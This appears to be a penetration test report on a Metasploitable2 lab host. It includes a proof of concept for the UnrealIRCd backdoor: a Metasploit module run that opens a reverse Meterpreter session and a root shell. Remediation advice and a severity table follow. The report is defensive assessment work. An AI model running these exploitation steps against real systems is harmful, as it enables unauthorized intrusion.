
Field	Details
Synopsis	The UnrealIRCd service running on port 6667 contains an unauthenticated backdoor command execution vulnerability introduced in a compromised archive release.
Impact	Complete remote system compromise, allowing unauthenticated attackers to execute arbitrary commands with root/system privileges.
Recommendation	Upgrade UnrealIRCd immediately to a clean, verified release version, and restrict IRC service ports using a firewall.
Reference	https://nvd.nist.gov/vuln/detail/CVE-2010-2075

Proof of Concept Using Metasploit's exploit module (exploit/unix/irc/unreal_ircd_3281_backdoor) targeting ports 6667/6697, an attacker can trigger the hardcoded backdoor command execution mechanism. Sending a specially crafted trigger string containing system commands allows instant remote code execution on the target server.








root@kali: /home/kali
Session Actions Edit View Help
LPORT 4444 yes The listen port
When FETCH_COMMAND is one of CURL,GET,WGET:
Name Current Setting Required Description
FETCH_PIPE false yes Host both the binary payload and the command so it can be piped directly to the shell.
When FETCH_FILELESS is none:
Name Current Setting Required Description
FETCH_FILENAME EccfPPyz no Name to use on remote system when storing payload; cannot contain spaces or slashes
FETCH_WRITABLE_DIR ./ yes Remote writable dir to store payload; cannot contain spaces
Exploit target:
Id Name
0 Linux/Unix Command
View the full module info with the info, or info -d command.
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 4445
LPORT => 4445
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP handler on 10.137.23.192:4445
[*] 10.137.23.125:6667 - Running automatic check ("set AutoCheck false" to disable)
[*] 10.137.23.125:6667 - Connected to 10.137.23.125:6667
[*] 10.137.23.125:6667 - Trying to register a new IRC user: nganga
[+] 10.137.23.125:6667 - The target appears to be vulnerable. UnrealIRCd detected after registration
[*] 10.137.23.125:6667 - Connected to 10.137.23.125:6667
[*] 10.137.23.125:6667 - Sending IRC backdoor command
[*] Sending stage (1062760 bytes) to 10.137.23.125
[*] Meterpreter session 1 opened (10.137.23.192:4445 → 10.137.23.125:44702) at 2026-10-23 14:00:25 -0400
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > shell
Process 7090 created.
Channel 1 created.
whoami
root
id
uid=0(root) gid=0(root)

Remediation Recommendations

To effectively mitigate the risks identified during the security assessment of the target environment, the following structured remediation strategy is recommended. Organizations should prioritize patching and hardening efforts based on vulnerability severity—addressing Critical findings first, followed by High and Medium risks.

1. Immediate & Critical Priority Actions (Critical Severity)

- Eliminate Hardcoded & Unauthenticated Backdoors: Immediately terminate unauthorized background processes, malicious daemons, or backdoor listeners bound to non-standard ports (such as port 1524 / ingreslock). Conduct a thorough system integrity and rootkit check (chkrootkit / rkhunter).
- Patch or Replace Vulnerable Legacy Services:
    - Upgrade vsftpd 2.3.4 and Samba 3.0.20 to their latest stable, patched releases to prevent remote code execution (RCE) via backdoor triggers and username map script injection.
    - Immediately disable insecure legacy protocols and remote shell services—including rlogin (port 513), rsh (port 514), and raw Telnet (port 23)—and enforce encrypted administrative access exclusively via SSH.
- Secure Web & Application Entry Points: Patch PHP CGI argument injection vulnerabilities on web servers by updating PHP to a secure, supported release and utilizing modern SAPI modules (e.g., PHP-FPM).

2. High Priority Hardening (High Severity)

- Enforce Authentication Controls & Rate Limiting:
    - Configure strict account lockout policies, connection throttling, and rate limiting across all authentication-enabled services (SSH, FTP, MySQL, PostgreSQL) to mitigate automated brute-force attacks.
    - Enforce strong password complexity requirements and disable default credentials (e.g., msfadmin:msfadmin) across all system user accounts.
- Upgrade Cryptographic Standards & SSL/TLS Certificates:
    - Deprecate obsolete cryptographic protocols (SSLv2, SSLv3) and weak cipher suites.

    - Replace expired or self-signed SSL/TLS certificates (affecting SMTP and PostgreSQL) with valid certificates signed using robust public keys (minimum 2048-bit RSA) and modern hashing algorithms (SHA-256).

- Web Server & Service Banner Hardening: Update Apache HTTP Server to the latest stable branch (2.4.x) and disable sensitive version/banner disclosures to prevent targeted reconnaissance.

3. Medium Priority Defensive Controls (Medium Severity)

- Restrict Sensitive File and Directory Exposure: Remove administrative setup interfaces, backup archives, status pages (server-status, phpinfo.php), and restricted scripts (phpMyAdmin) from public-facing web roots.
- Harden Network File Sharing & RPC Services:
    - Restrict Network File System (NFS) export configurations in /etc/exports to explicit internal subnets, removing wildcard exports (/*) and reviewing no_root_squash permissions.
    - Bind internal service ports (such as RPC BIND on port 111) strictly to localhost or trusted internal management interfaces utilizing host-based firewalls (iptables / ufw).

4. Ongoing Security Governance

- Establish a continuous vulnerability management and patch-management lifecycle to detect and remediate newly published Common Vulnerabilities and Exposures (CVEs) proactively.
- Implement network segmentation and principle-of-least-privilege (PoLP) access controls to limit lateral movement in the event of a perimeter breach.

Conclusion

During the Vulnerability Assessment and Penetration Testing (VAPT) conducted on the Metasploitable2 system (10.137.23.125), a total of 22 security vulnerabilities were identified (11 Critical, 8 High, and 3 Medium). The core security risks stem from unauthenticated backdoor access, outdated and unpatched software components, unauthorized data exposure, and unencrypted cleartext communication channels. If a malicious actor gains local network access, they could achieve complete root-level control over the target infrastructure.

To mitigate these risks effectively, keep all services and systems continuously updated, and prioritize patching based on severity—addressing Critical flaws first, followed by High, and finally Medium risks.

Threat Distribution Criteria

Severity Rating	Colour Indicator	CVSS Category	Basis of Giving Severity Rating
Critical	Red	9.0 - 10.0	Vulnerabilities that fall into this range typically exhibit the following characteristics: • Exploitation of the vulnerability likely results in root-level compromise of servers or infrastructure devices. • Exploitation is usually straightforward, meaning the attacker does not need special authentication credentials or knowledge about individual victims. • Immediate patching or upgrading is strongly advised.
High	Orange	7.0 - 8.9	Vulnerabilities that fall into this range typically exhibit the following characteristics: • The vulnerability is difficult to exploit. •Exploitation could result in elevated privileges. • Exploitation could result in significant data loss or downtime.
Medium	Yellow	4.0 - 6.9	Vulnerabilities that fall into this range typically exhibit the following characteristics: • Vulnerabilities that require the attacker to manipulate individual victims via social engineering tactics.

Severity Rating	Colour Indicator	CVSS Category	Basis of Giving Severity Rating
			• Denial of service vulnerabilities that are difficult to set up. • Exploits that require an attacker to reside on the same local network as the victim. • Vulnerabilities where exploitation provides only very limited access.
Low	Green	0.1 - 3.9	Vulnerabilities that fall into this range typically exhibit the following characteristics: • Vulnerabilities in the low range typically have very little impact on an organization's business. • Exploitation of such vulnerabilities usually requires local or physical system access.
Info (Note)	Blue	-	• Vulnerabilities in the information (note) range that provide specific bits of information to the end-user that were not designed to be released.